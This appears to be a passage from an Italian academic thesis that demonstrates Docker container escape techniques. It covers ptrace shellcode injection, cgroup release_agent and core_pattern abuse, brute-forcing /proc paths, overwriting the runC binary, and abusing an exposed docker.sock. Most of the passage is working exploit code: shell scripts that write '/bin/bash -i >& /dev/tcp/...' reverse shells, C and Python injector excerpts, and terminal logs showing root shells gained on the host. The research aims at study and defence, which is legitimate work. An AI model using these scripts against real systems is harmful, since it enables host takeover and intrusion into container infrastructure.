Listening on 0.0.0.0 445
Connection received on 172.17.0.2 35720
bash: no job control in this shell
www-data@7aa596455224:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 7: dimostrazione shellshock

2.3 Misconfiguration di CAP_SYS_PTRACE

Assegnare troppi privilegi root ad un certo container Docker può portare alla configurazione di un container compromesso.

La seguente dimostrazione vuole illustrare uno scenario dove un container ha abilitato CAP_SYS_PTRACE, capability che permette il tracciamento e debugging dei processi in esecuzione entro i namespace del container, per mezzo della syscall *ptrace*.

Versioni più recenti del kernel Linux hanno integrato una forma di protezione dall'abuso di *ptrace*, predefinendo dei limiti al suo campo d'azione: si può considerare l'esempio di Ubuntu che, a partire dalla versione 10.10, consente l'uso di *ptrace* solo verso i processi figli [49].

Si prenda quindi come riferimento un sistema operativo host Ubuntu superiore alla versione 10.10: dall'interno di un container, per tracciare i processi figli sarebbe necessario consentire la syscall ptrace, la cui esecuzione è bloccata da Seccomp e AppArmor.

Per semplicità, si decida quindi di non selezionare alcun profilo Seccomp nè AppArmor, impostando entrambi i profili in modalità *unconfined*, così da togliere le restrizioni su ptrace.

Per effettuare un debugging, ptrace ha bisogno di agganciarsi ad un processo di cui è specificato il PID: se il pid namespace fosse condiviso con l'host, risulterebbe possibile dall'interno di un container la visualizzazione di tutti i processi del namespace host, ma sarebbe possibile l'aggancio dei soli processi aventi stesso UID del processo tracciante.

Per ottenere il ruolo di root sulla macchina, quindi, occorre che l'utente attivo all'interno del container sia `root`, con UID 0.

Intercettando un processo attivo sull'host, come potrebbe essere un processo server, è possibile iniettare del codice malevolo con istruzioni compilate in linguaggio macchina, così da dirottare l'esecuzione regolare delle istruzioni ed imporre la creazione di un processo che resti in attesa di una connessione remota su una determinata porta host.

Noto l'indirizzo dell'interfaccia host, si può accedere al sistema operativo ospitante in qualità di utente `root` (Figura 8).

```
--dimostrazione
root@ubuntu-bionic:/home/dev/Scrivania# docker run -d --rm --cap-
add=SYS_PTRACE --security-opt apparmor=unconfined --security-opt sec-
comp=unconfined --pid=host python sleep 1000
fb7e97fb73cf057f445c717464bedf5998f8ee216e4c5a08b405aebc1d04fddb
root@ubuntu-bionic:/home/dev/Scrivania# docker cp ptrace_infect.py
fb7e:/
root@ubuntu-bionic:/home/dev/Scrivania# docker exec -it fb7e bash
root@fb7e97fb73cf:/# ps a | grep http
 7340 ?        S+     0:00 python3 -m http.server 8080
 7743 pts/0    S+     0:00 grep http
root@fb7e97fb73cf:/# python3 ptrace_infect.py 7340
esteso shellcode a 88 bytes
attaccato? atteso SIGSTOP ...
ok! ricevuto SIGSTOP da 7340
[v] injection completata (aperta porta a 172.17.0.1:5600/tcp )
root@fb7e97fb73cf:/# exit
root@ubuntu-bionic:/home/dev/Scrivania# nc 172.17.0.1 5600
whoami
root
bash -i
root@ubuntu-bionic:/home/dev# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 8: dimostrazione abuso CAP_SYS_PTRACE

Per l'esecuzione della fuga, è stato realizzato uno script in Python che fa uso del modulo ctypes per usufruire della libreria C gnu-linux libc.so.6, contenente la syscall ptrace.

Identificato il PID del processo a cui agganciarsi, viene chiamato ptrace con la flag PTRACE_ATTACH, così da fermare il processo ed agganciarvi il debugger. Per confermare che il processo sia stato interrotto senza problemi, viene atteso il segnale di SIGSTOP (Figura 9).

```
85  def attach(pid):
86
87      if ptrace(PTRACE_ATTACH, pid, None, None) < 0 :
88          raise Exception("PTRACE_ATTACH failed")
89
90      print("attaccato? atteso SIGSTOP ... ")
91      stat = os.waitpid(pid,0)
92      if os.WIFSTOPPED(stat[1]):
93          stopSignal = os.WSTOPSIG(stat[1])
```

Figura 9: PTRACE_ATTACH

Si ottengono poi i registri dell'architettura, le cui caratteristiche sono definite in una classe dedicata, chiamando ptrace con la flag PTRACE_GETREGS (Figura 10).

```
100 def get_registers(pid):
101     if ptrace(PTRACE_GETREGS, pid, None,  ctypes.byref(registers))<0:
102         raise Exception("PTRACE_GETREGS failed")
```

Figura 10: PTRACE_GETREGS

Seguendo la modalità di immagazzinamento dati in uso dal calcolatore, si usa ptrace con flag PTRACE_POKETEXT per scrivere una word alla volta negli spazi di memoria successivi all'indirizzo puntato dal registro rip, per poi incrementare di 2 quest'ultimo così che punti correttamente all'istruzione successiva(Figura 11).

```
106 def injection(pid):
107 
108   for i in range(0,len(shellcode),4):
109 
110     lil_end_word = struct.unpack("<I",shellcode[i:4+i])[0]
111     if ptrace(PTRACE_POKETEXT,pid,ctypes.c_void_p(registers.rip+i),lil_end_word)<0:
112       raise Exception("PTRACE_POKETEXT failed")
113 
114 
115     registers.rip += 2
```

Figura 11: PTRACE_POKETEXT

Infine, si imposta il rip register chiamando ptrace con PTRACE_SETREGS, per poi staccare il debugger dal processo, usando la flag PTRACE_DETACH, e permettere a quest'ultimo di continuare l'esecuzione, partendo dalla prima istruzione del codice malevolo inserito(Figura 12).

```
120 def set_registers(pid):
121     if ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers)) < 0:
122               raise Exception("PTRACE_SETREGS failed")
123 
124 
125 def detach(pid):
126     if ptrace(PTRACE_DETACH, pid, None, None) < 0 :
127         raise Exception("PTRACE_DETACH failed")
```

Figura 12: PTRACE_SETREGS e PTRACE_DETACH

2.4 Abuso del User Mode Helper

Il kernel Linux mette a disposizione un'interfaccia, detta User Mode Linux, che funge da kernel per lo spazio utente, introducendo così uno strato di separazione dall'effettivo kernel Linux destinato alle interazioni di basso livello e sensibili [50].

A supporto delle feature kernel del User Mode Linux, viene messo a disposizione lo User Mode Helper (abbreviato, UMH), un programma che permette al kernel l'esecuzione di chiamate di sistema nello spazio utente. Queste chiamate di sistema sono fornite da processi che fan uso delle funzioni del UMH (quali *call_usermodehelper, call_usermodehelper_exec*) [51].

2.4.1 Abuso del cgroup-v1 release_agent

La feature cgroup-v1 ha un'opzione che fa uso del UMH: quando abilitata, la terminazione di tutti i processi attivi nel cgroup richiede al UMH di eseguire la routine presente in release_agent [52] [53].

L'esecuzione di questo attacco richiede:

- Possedere privilegi `root` per poter accedere ai root cgroup;
- Possedere un container con sufficienti privilegi per montare un cgroup, facendo uso della syscall *mount*: occorre quindi abilitare la capability CAP_SYS_ADMIN, mentre vanno disabilitati Seccomp e AppArmor.

All'interno del container, viene montato il root cgroup di sistema, contenente il release_agent. Dentro alla cartella del cgroup radice, viene creata una cartella che automaticamente monterà un nuovo cgroup figlio.

Dentro al cgroup figlio vi è notify_on_release: scrivendo 1 dentro a tale file, verrà abilitato il supporto del release_agent.

Si prepara un file eseguibile contenente un programma malevolo: per la dimostrazione, si è scelto come payload una reverse shell che connette a un host remoto in attesa per una sessione bash.

Tale file eseguibile è destinato al release_agent, che verrà eseguito dal kernel; tuttavia, il kernel prende come riferimento base per la risoluzione dei percorsi la cartella radice dell'host.

Se il container usa overlayFS, allora il file malevolo creato si troverà nel livello upperdir: è possibile individuare il path assoluto verso la cartella di sistema montata come upperdir grazie al file di configurazione /etc/mtab [54].

Estratto il percorso upperdir per raggiungere il file eseguibile, si sovrascrive il contenuto del release_agent con la stringa risultante.

Per azionare il meccanismo, occorre inserire un processo "veloce" nel cgroup.procs del figlio: una volta finito il processo, il kernel attiverà il payload e connetterà l'host remoto alla macchina ospitante.

Per la dimostrazione, è stata creata un'immagine contenente un programma in grado di manipolare il release_agent per aprire una sessione Bash inversa (Figura 13).

```
#!/bin/sh

#uso: ./cgesc.sh 10.0.2.15 445

mkdir /tmp/cgrp;
mount -t cgroup -o memory cgroup /tmp/cgrp;
mkdir /tmp/cgrp/x;
echo 1 > /tmp/cgrp/x/notify_on_release;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1;
i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } }' | cut -d "=" -f
2);
echo "$UPPERDIR/cmd" > /tmp/cgrp/release_agent;
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1 2>&1" >> /cmd;
chmod 777 /cmd;
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs";
```

Figura 13: script per abuso release_agent

Per l'esecuzione della dimostrazione, si pone in ascolto una porta dell'host, ad esempio con netcat, per poi eseguire un container utilizzando l'immagine e le impostazioni di configurazione necessarie alla fuga dal container (Figura 14).

I programmi release_agent e notify_on_release, come altre feature del cgroup-v1, son stati rimossi nel cgroup-v2 e l'intero meccanismo è stato ripensato: questa feature esposta, così come altre del cgroup-v1, facilitava l'abuso del UMH [55].

```
--terminale1
root@host:/# nc -nlvp 445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445

--terminale2
root@host:/# echo escape! > /tmp/youfoundme.txt
root@host:/# docker run -it --rm --cap-add=SYS_ADMIN --security-opt
apparmor=unconfined --security-opt seccomp=unconfined cgesc:1
./cgesc.sh 10.0.2.15 445

--terminale1: ricevuta richiesta di connessione
Ncat: Connection from 10.0.2.15.
Ncat: Connection from 10.0.2.15:1866.
bash: cannot set terminal process group (-1): Inappropriate ioctl for
device
bash: no job control in this shell
bash-4.2# whoami
whoami
root
bash-4.2# cat /tmp/youfoundme.txt
cat /tmp/youfoundme.txt
escape!
```

Figura 14: dimostrazione abuso release_agent

2.4.2 Abuso del core_pattern

Il root fileystem del container monta lo pseudo-filesystem /proc: un'interfaccia verso le strutture dati del kernel. Mentre la maggior parte del /proc filesystem è montato come read-only, alcuni dei file sono modificabili: nella sottodirectory /proc/sys/kernel, sono presenti dei file che permettono l'impostazione di diversi parametri del kernel, tra cui core_pattern [56].

Il core_pattern viene utilizzato dal kernel nella procedura di creazione del core dump, un file contenente lo stato della memoria al momento della terminazione imprevista di un certo programma [57].

Nel core_pattern, è possibile specificare la destinazione del core dump o, qualora la stringa contenuta nel core_pattern iniziasse con il carattere "|", di specificare un programma da eseguire nello spazio utente.

Alla terminazione imprevista di un processo, viene richiesto al UMH di leggere il core_pattern per completare la procedura di creazione del core dump [58].

All'interno del container, normalmente, il filesystem /proc è completamente read-only, ma esistono configurazioni in cui è consentita la scrittura del core_pattern da parte

di `root`: ad esempio, il caso in cui il filesystem /proc è montabile, con la capability CAP_SYS_ADMIN abilitata e le strutture del LSM framework disabilitate, come il caso in cui il container è completamente privilegiato.

Quando il core_pattern è scrivibile da `root`, si procede con la preparazione di un file malevolo eseguibile, si estrae il suo percorso nel livello upperdir, estraendo i dati necessari da /etc/mtab e lo si inserisce nel core_pattern, precedendolo col carattere "|".

Infine, affinchè la procedura di core dump sia attivata, bisogna creare un piccolo programma la cui esecuzione deve terminare in maniera anomala: per esempio, un codice che vuol scrivere un valore intero nella cella di un puntatore nullo.

Lo script realizzato per la dimostrazione esegue la mount di un filesystem proc in qualità di root, per poi inserire in core_pattern il carattere "|" seguito dal percorso host al programma malevolo, presente in upperdir, che dovrà attivarsi a seguito di un pogramma interrotto in maniera imprevista (Figura 15).

```
#!/bin/sh

#argomento $1 è interfaccia ip
#argomento $2 è porta
mkdir /newproc;
mount -t proc proc /newproc;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1;
i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } }' | cut -d "=" -f
2);
echo "#!/bin/bash" > /cmd;
echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1" >> /cmd;
chmod 777 /cmd;
echo "|$UPPERDIR/cmd" > /newproc/sys/kernel/core_pattern;
./crash
```

Figura 15: script per abuso core_pattern

Nella dimostrazione, questo script è stato inserito in una immagine assieme ad un altro programma chiamato *runme.sh* (Figura 16): una volta generato un container con tale immagine e le condizioni di vulnerabilità descritte, l'esecuzione di *runme.sh* automatizzerà, in ordine temporale, la chiamata a netcat per aprire la porta 445 dell'interfaccia network del container e, dopo 5 secondi, l'attivazione del programma che sfrutta la procedura di core dump per completare la fuga dal container (Figura 17).

```
#!/bin/sh

my_ip=$(ifconfig | awk '/inet / {print $2; exit}' | cut -d ":" -f 2);
my_port=445;
sleep 5 && ./corepatesc.sh $my_ip $my_port &
nc -nlvp  $my_port
```

Figura 16: programma runme.sh

```
root@host:/# echo escape! > /tmp/youfoundme.txt
root@host:/# echo $$
4208
root@host:/# docker run -it --privileged --rm coredumpesc:1 runme.sh
listening on :::445 ...
connect to ::ffff:172.17.0.2:445 from ::ffff:172.17.0.1:56470
(::ffff:172.17.0.1:56470)
bash: cannot set terminal process group (-1): Inappropriate ioctl for
device
bash: no job control in this shell
root@host:/# whoami
whoami
root
root@host:/# echo $$
echo $$
4616
root@host:/# cat /tmp/youfoundme.txt
cat /tmp/youfoundme.txt
escape!
```

Figura 17: dimostrazione abuso core_pattern

2.5 Abuso dei symlink di processo

Nel pseudo-filesystem /proc, le risorse dei rispettivi processi sono raggiungibili presso le sottocartelle intitolate coi relativi PID.

Tra queste risorse, ci sono dei riferimenti simbolici a file o cartelle, come il symlink root, che specifica la radice del processo, o il symlink `exe`, contenente il percorso file al comando eseguito per inizializzare il processo.

Altri symlink sono presenti direttamente nella radice di /proc, come ad esempio /proc/self: un riferimento simbolico alla cartella col PID del processo che vi sta accedendo. Un processo che accede ai contenuti di /proc/self, dunque, sta accedendo ai contenuti della sottocartella che ha il suo stesso PID.

Quando un processo tenta l'accesso ad un riferimento simbolico nella struttura /proc, il kernel parte dalla cartella radice associata al processo per risolvere il percorso indicato.

2.5.1 Abuso del symlink "root"

Prendendo come esempio il release_agent dei cgroup-v1, è possibile procedere con un approccio brute-force per indovinare, sull'host, il PID di un processo interno al container e accedere al suo symlink `root`, che si risolverà con la cartella radice del sistema containerizzato.

Sapendo che /proc ha la medesima struttura in ogni filesystem presente sul sistema, si può inserire nel release_agent il percorso "/proc/[PID]/root/payload" dove [PID] è una variabile che partirà da 1 (o più, dato che il PID 1 certamente non può essere un processo interno al container) per arrivare al massimo PID di sistema, mentre "payload" è il file malevolo creato nel container.

Come dimostrazione, è stata realizzata un'immagine contenente il file eseguibile *brute*, che tenta di attivare un payload creato all'interno del container inserendo nel release_agent il percorso al file "payload" presente sotto un symlink `root` di un processo che, eventualmente, appartiene allo spazio d'indirizzi del container (Figura 18). Una volta azionato, il payload crea il file "/fine" all'interno del container, così da permettere al programma di terminare il loop ed eseguire la Shell inversa. L'immagine realizzata ha come entrypoint *brute.sh*, il quale richiede come input interfaccia e porta di destinazione per realizzare il file malevolo. Dopodichè, aziona l'eseguibile *brute* (Figura 19).

```c
for(int guess_real_pid=1; guess_real_pid<MAX_PID+1; guess_real_pid++){

    sprintf(guess_path,"/proc/%d/root/payload",guess_real_pid);

    //scrivi su release_agent
    if((fd=open("/tmp/cgrp/release_agent",O_WRONLY|O_TRUNC)) < 0){
        perror("[x] errore apertura release_agent\n");
        exit(EXIT_FAILURE);
    }

    if(write(fd,guess_path,sizeof(guess_path))!=sizeof(guess_path)){
        perror("[x] errore scrittura release_agent\n");
        close(fd);
        exit(EXIT_FAILURE);
    }

    close(fd);

    //aziona evento trigger
    if(system(trigger) == -1){
        perror("[x] trigger ha dato errore\n");
        exit(EXIT_FAILURE);
    }

    //se c'è il file "/fine", payload trovato!
    if(access("/fine", F_OK) == 0){
        printf("\n[v] payload eseguito! path: %s \n\n",guess_path);
        exit(EXIT_SUCCESS);
    }

}
```

Figura 18: ciclo iterativo nel file "brute.c"

```
--terminale1
root@host:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@host:/# docker run -it --rm --privileged brute_esc:1 10.0.2.15
445

[v] payload eseguito! path: /proc/3773/root/payload

--terminale1 dopo aver ricevuto una connessione
Connection received on 10.0.2.15 59820
bash: cannot set terminal process group (-1): Inappropriate ioctl for
device
bash: no job control in this shell
root@host:/#
```

Figura 19: abuso root symlink

2.5.2 Abuso del processo “runC init”

In Docker, i comandi `docker run` e `docker exec` consentono l’esecuzione di un processo all’interno di un container: tali processi sono responsabilità di runC, che prima crea il processo figlio *runC init*, assegna a questo le dovute restrizioni (come i namespace), e lo avvia nel container. Infine, *runC init* chiama la syscall *execve* per eseguire la binary richiesta: ad esempio, /bin/bash o /bin/sh per una sessione terminale nel container [59].

Traendo vantaggio dalle funzionalità del symlink */proc/self*, è possibile spingere il processo *runC init* ad eseguire il proprio symlink *exe*, indicante la binary /usr/sbin/runC presente sul sistema, così da inizializzare un’istanza di sé stesso: ciò è possibile manipolando una binary che potrebbe esser richiamata da un processo in entrata.

L’esecuzione di /proc/self/exe da parte di *runC init* porta due conseguenze significative:

- La registrazione di /proc/self/exe tra i processi attivi, rendendo estraibile il PID del chiamante *runC init*, ad esempio tramite snapshot fornito da comando `ps`;
- L’apertura del descrittore file di runC, il cui riferimento verrà quindi registrato nella sottocartella *fd* del processo *runC init*, nella struttura /proc.

L’attaccante dovrà quindi estrarre il PID del *runC init*, accedere alle sue risorse nella struttura /proc e aprire il riferimento al descrittore file di runC in modalità scrittura, così da sovrascrivere la binary runC con un nuovo contenuto eseguibile quale, ad esempio, una reverse shell: nelle versioni di Docker Engine inferiori alla 18.09.2, ciò è possibile [60]. La binary runC è di proprietà di `root`, quindi è necessario possedere UID 0 nel container per poter effettuare l’operazione.

Il processo *runC init* non si risolverà in una binary consentita, quindi terminerà in maniera imprevista: nell’intervallo di tempo che va dall’esecuzione del symlink *exe* da parte di *runC init* fino alla terminazione di quest’ultimo processo, l’attaccante ha l’opportunità di sfruttare una race condition cosicchè, alla prossima esecuzione di un comando Docker facente uso della componente runC, sarà possibile l’esecuzione privilegiata di codice arbitrario sulla macchina ospitante.

Il contesto scelto per la dimostrazione coinvolge un sistema Ubuntu Focal con Docker Engine 18.09.1 build 4c52b90, dotato di containerd 1.2.0 avente runC versione 1.0.0-rc5. Per semplificare l'installazione di tale ambiente, è stato creato il programma reload_docker.sh per disinstallare il Docker Engine presente ed installare i componenti della versione obiettivo.

L'abuso di runC avviene per mezzo di due programmi: prima, *intercept.sh* per sovrascrivere il contenuto di /bin/sh con "#!/bin/self/exe" ed intercettare *runC init* per ottenere il suo PID, poi *runCescape.c* per procedere con la sovrascrizione del descrittore file.

Il programma intercept.sh esegue in loop una espressione regolare per poter estrarre il PID del processo attivato da /proc/self/exe, partendo dallo snapshot presentato dal comando `ps`. Appena viene riscontrato un risultato non nullo, viene passato a runCescape il percorso, nel sistema /proc, al file *exe* del PID estratto (Figura 20).

```
#!/bin/bash

echo '#!/proc/self/exe' > /bin/sh

while
    runc_tuple=$(ps ea | sed -n "/\/proc\/self\/exe/Ip")
    [ -z "$runc_tuple" ]
do :; done

runc_pid=$(echo $runc_tuple | cut -d " " -f 1)

./runCescape /proc/$runc_pid/exe
```

Figura 20: script intercept.sh

Il programma runCescape, dopo aver verificato la presenza di argomenti in input, apre il file /proc/self/exe in modalità O_PATH, cioè per sole operazioni di controllo descrittore, così da ottenere il descrittore file di /usr/sbin/runc. Questo descrittore file non può esser utilizzato direttamente per operazioni di lettura e scrittura ma, poiché il file /usr/sbin/runc è stato aperto dal processo corrente, ora questo potrà aprire il descrittore associato a /usr/sbin/runc sfruttando il symlink presente nella propria sottocartella di processo contenente i riferimenti ai descrittori file aperti, ovvero la cartella corrispondente al percorso /proc/self/fd (Figura 21).

```
32  //leggi la vera runC
33      //ottieni fd
34  if((real_runc_fd = open(runc_exe_path, O_PATH)) < 0){
35      fprintf(stderr,"[x] %s non si apre\n",runc_exe_path);
36        exit(EXIT_FAILURE);
37   }
38  printf("[v]aperto %s con fd %d\n",runc_exe_path,real_runc_fd);
39  sprintf(runc_inner_fd_path,"/proc/self/fd/%d",real_runc_fd);
```

Figura 21: apertura fd in runCescape.c

Aprendo questo descrittore file in scrittura, *runCescape* può sovrascrivere il contenuto di /usr/sbin/runc con una Shell inversa interfaccia 10.0.2.15, porta 445. Per sovrascrivere runC, è necessario prima aspettare che la binary non sia più attiva: occorre quindi inserire l'operazione di sovrascrizione in un loop infinito (Figura 22).

```
52    while(1){
53    if((runc_inner_fd=open(runc_inner_fd_path,O_WRONLY|O_TRUNC))>0){
54          if(write(runc_inner_fd,revsh,revsh_SIZE) != revsh_SIZE){
55                  perror("[x] shellcode troppo grande\n");
56                  close(runc_inner_fd);
57                  close(real_runc_fd);
58                  exit(EXIT_FAILURE);
59              }
60              break;
61          }
62     }
```

Figura 22: busy loop di runCescape.c

Essendo che l'attacco sfrutta una finestra temporale, *runCescape* potrebbe non riuscire ad aprire in tempo il descrittore file (Figura 23).

```
--terminale1
root@Ubuntu:/# docker run -it --rm --name esc runc_fd_esc:1

--terminale2 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'

--terminale1 stampa output
[?]apertura /proc/54050/exe...
[x] /proc/54050/exe non si apre
```

Figura 23: scenario fallimento runCescape

In caso di successo, la successiva esecuzione del componente runC attiverà la Shell inversa (Figura 24).

```
--terminale1
root@Ubuntu:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@Ubuntu:/# echo hacked! > youfoundme.txt
root@Ubuntu:/# docker run -it --rm --name esc runc_fd_esc:1

--terminale3 aziona evento trigger
root@Ubuntu:/# docker exec -it esc sh
No help topic for '/usr/bin/sh'

--terminale2 stampa output
[?]apertura /proc/57778/exe...
[v]aperto /proc/57778/exe con fd 3
[?]cerco di aprire /proc/self/fd/3
[?]aspetto runC fermo per scrivere...
[v]runC sovrascritto con successo!

--terminale1 riceve una connessione
Connection received on 10.0.2.15 46212
bash: cannot set terminal process group (58625): Inappropriate ioctl
for device
bash: no job control in this shell
<2ac950f7a01e2ab21899ea64f94a57aaaefd7b2df8d47da2b# cd /
cd /
root@Ubuntu:/# cat youfoundme.txt
cat youfoundme.txt
hacked!
```

Figura 24: scenrio successo runCescape

2.6 Abuso del Docker socket

Il socket `docker.sock` è responsabile della gestione della comunicazione con dockerd tramite il servizio RESTful di Docker API. I comandi impartiti, ad esempio, da Docker CLI arrivano a questo componente per mezzo di messaggi con protocollo HTTP.

Uno scenario di container compromesso può esistere con la configurazione Docker-in-Docker, usata in fase di Continuous Integration per progetti che richiedono il testing di immagini Docker [61].

Esistono, tuttavia, altri scenari dove è necessaria montare la UNIX socket: un esempio sono alcuni applicativi per la gestione centralizzata dell'ambiente Docker, come Traefik [62]. Per precauzione, è uso montare `docker.sock` in read-only così da impedire la propagazione delle modifiche sul componente presente in host.

Docker offre l'opzione di comunicare con dockerd dall'esterno, esponendo il Docker socket tramite l'associazione con una porta TCP. Di default, assegnare una porta TCP a docker.sock rende la comunicazione con la porta associata di tipo HTTP, non protetta.

Il docker.sock può esser sfruttato per completare una fuga creando container compromessi o eseguendo la connessione a container fragili presenti nella stessa network di un container compromesso.

2.6.1 Strumento dockerio.py

Lo script *dockerio.py* allo scopo di semplificare la comunicazione con la Docker API. Tale programma, scritto in Python, consente di completare una fuga dall'ambiente Docker per mezzo di comandi che imitano la binary docker della Docker CLI.

L'uso dei comandi di dockerio.py è specificato, in maniera semplificata, tramite l'opzione `-h`. Ogni comando è l'astrazione di una o più richieste alla restFUL API, mentre ogni richiesta è composta da un percorso HTTP obbligatorio, seguito eventualmente da una searchQuery o da un JSON con i parametri necessari, e può essere GET per l'estrazione dati, DELETE per l'eliminazione degli elementi e POST per le altre interazioni. Di seguito, vengono riportati alcuni dei comandi ed opzioni più importanti:

- Comando `run`: analogo a `docker run`, esegue in ordine la richiesta di creazione e poi di avvio del container;

- Comando `exec`: esegue un determinato processo in un container. Nel dettaglio, esegue in successione due chiamate alla API per creare la richiesta d'esecuzione e poi eseguirla. Il comando dispone di diverse opzioni, tra cui `--revsh` per eseguire dal container una sessione Bash inversa;
- Comando `image`: comandi per la gestione di una singola immagine. Nella richiesta, l'opzione *`load` [nome_cont] [sorgente_http]* permette di caricare da indirizzo remoto un'immagine derivata da un container in formato compresso '.tar' e di assegnargli un nome;

Questo script segue gli standard descritti nella Docker API v1.43 Documentation per interagire con un socket UNIX o TCP grazie ad un oggetto "session", gestore di alto livello per una sessione HTTP.

Per interagire con un UNIX socket, questo va montato nella session tramite un adattatore HTTP: l'oggetto UnixAdapter svolge questo compito incapsulando ricorsivamente altre due classi basate sul modulo urllib3, UnixConnectionPool e UnixConnection, al fine di specificare /run/docker.sock come interfaccia di comunicazione con la Docker API e, di conseguenza, con dockerd [63] (Figura 25).

```
import socket,requests,json,pprint
from urllib3.connection import HTTPConnection
from urllib3.connectionpool import HTTPConnectionPool
from requests.adapters import HTTPAdapter

class UnixConnection(HTTPConnection):
    def __init__(self):
      super().__init__("localhost")

    def connect(self):
      self.sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
      self.sock.connect("/run/docker.sock")

class UnixConnectionPool(HTTPConnectionPool):
    def __init__(self):
      super().__init__("localhost")

    def _new_conn(self):
      return UnixConnection()

class UnixAdapter(HTTPAdapter):
    def get_connection(self, url, proxies=None):
      return UnixConnectionPool()
```

Figura 25: interfaccia UnixAdapter

2.6.2 Abuso socket UNIX con dockerio.py

Per la dimostrazione, si parte da un container di nome “py”, contenente il volume docker.sock: tale container si basa sull’immagine *python_env:1*, generata da Dockerfile con base *python:3.8* e contenente netcat, dockerio.py e i moduli pip necessari (Figura 26).

```
FROM python:3.8
RUN apt-get update && apt-get install -y ncat && pip install requests
COPY dockerio.py /dockerio.py
CMD ["/bin/bash"]
```

Figura 26: Dockerfile di python_env:1

Con dockerio.py, si sfrutta docker.sock per creare il container privilegiato “contesc”, dotato degli spazi d’indirizzi pid e net dell’host, a cui è montato come volume il filesystem del sistema ospitante.

In condizioni di default, è possibile un aggancio al container creato nella stessa network del container d’inizio, per mezzo di una sessione Bash inversa: individuato l’indirizzo di py grazie al comando `ps`, si esegue la shell inversa, per poi eseguire il comando `chroot` sul volume montato (Figura 27).

```
root@localhost:/# docker run -dit \
> -v /run/docker.sock:/run/docker.sock --rm --name py python_env:1
46eb1687b078612bef51dff73d5aaf1bd22d6ced09e2f8eef9d07baae254884a
root@localhost:/# docker exec -it py bash
root@46eb1687b078:/# EXPL="python3 dockerio.py UNIX localhost"
root@46eb1687b078:/# $EXPL run ubuntu:14.04 contesc \
> -v /:/hostfs --hostnet --hostpid --rm
[...]
<Response [204]>
root@46eb1687b078:/# $EXPL ps
[...]
 'Names': ['/py'],
 'NetworkSettings': {'Networks': {'bridge': {
                                      [...]
                                         'IPAddress': '172.17.0.2',
[...]
root@46eb1687b078:/# sleep 5 && $EXPL exec contesc \
> --revsh 172.17.0.2:445 & nc -nlvp 445
[1] 316
Listening on 0.0.0.0 445
[...]
Connection received on 172.17.0.1 46240
root@localhost:/# ls | grep hostfs
ls | grep hostfs
hostfs
root@localhost:/# chroot hostfs
```

Figura 27: fuga con socket UNIX

2.6.3 Abuso socket TCP con dockerio.py

Per la dimostrazione, son stati inseriti due host in una rete dedicata: un server con sistema Ubuntu Bionic esponente dockerd su una interfaccia TCP, alla porta 2375, ed un attaccante esterno.

L'attaccante crea un'immagine malevola grazie allo script *crea_cattiveria.sh*, generante il file *cattiveria.tar*: quest'ultimo sarà poi esposto tramite un processo servente, così da poter chiedere a dockerd di scaricare l'immagine, tramite il comando `load`.

L'immagine malevola contiene uno script per effettuare una fuga sfruttando il release_agent: tramite l'opzione `--cmd` del comando `exec` si esegue lo script remoto fornendo gli input necessari per ricevere dall'host remoto una shell inversa (Figura 28).

```
--host remoto che espone il servizio
root@ubuntu-bionic:/# dockerd -H 192.168.146.5

--terminale1 su host attaccante
root@Ubuntu-20:/tmp/cattiveria# ./crea_cattiveria.sh
Sending build context to Docker daemon  4.096kB
[...]
root@Ubuntu-20:/tmp/cattiveria# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

--terminale2 su host attaccante
root@Ubuntu-20:/# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale3 su host attaccante
root@Ubuntu-20:/# EXPL="python3 dockerio.py TCP \
> http://192.168.146.5:2375"
root@Ubuntu-20:/# $EXPL image load expl:1 \
> http://192.168.146.7:8000/cattiveria.tar
root@Ubuntu-20:/# $EXPL run expl:1 expl1 --rm --cmd /bin/sh
[...]
<Response [204]>
root@Ubuntu-20:/# $EXPL exec expl1 --cmd ./cgesc.sh 192.168.146.7 445
[...]
<Response [200]>

--terminale2 attaccante riceve segnale di connessione
Connection received on 192.168.146.5 45854
bash: cannot set terminal process group (-1): Inappropriate ioctl […]
bash: no job control in this shell
root@ubuntu-bionic:/#
```

Figura 28: fuga con socket TCP

2.7 Abuso delle vulnerabilità kernel

Il Docker Engine si appoggia sul sistema operativo ospitante, condividendone lo spazio kernel. Per tale ragione, i container Docker non sono immuni a vulnerabilità intrinseche del kernel installato sul sistema.

2.7.1 Abuso dei user namespace non privilegiati

Con l'aiuto della tecnologia offerta dai namespaces, determinate versioni del kernel rendono possibile una privilege elevation e conseguente fuga dal container per mezzo dei cgroup-v1, senza necessità di capability [64].
Diversi sistemi Linux, come Debian e Ubuntu, hanno abilitato di default il supporto alla creazione di nuovi user namespace da parte di utenti non privilegiati.

Questo permette agli utenti di un container, senza LSM abilitati, la creazione di un nuovo spazio d'indirizzi tramite syscall *clone* o *unshare*: l'utente del nuovo user namespace gode di pieni privilegi per le operazioni interne al nuovo namespace [65], con il completo set di moduli capability a disposizione, UID 0 e GID 0.

La creazione di un nuovo namespace segue una dipendenza gerarchica: la virtualizzazione disposta dal nuovo namespace è relativa al namespace da cui proviene.

Questo vale a dire che: se l'utente non aveva accesso privilegiato alle risorse nel namespace padre, l'utente figlio continuerà a non avere accesso privilegiato alle risorse relative al namespace padre e antenati, mentre godrà di pieni privilegi nelle interazioni con le risorse del proprio namespace.

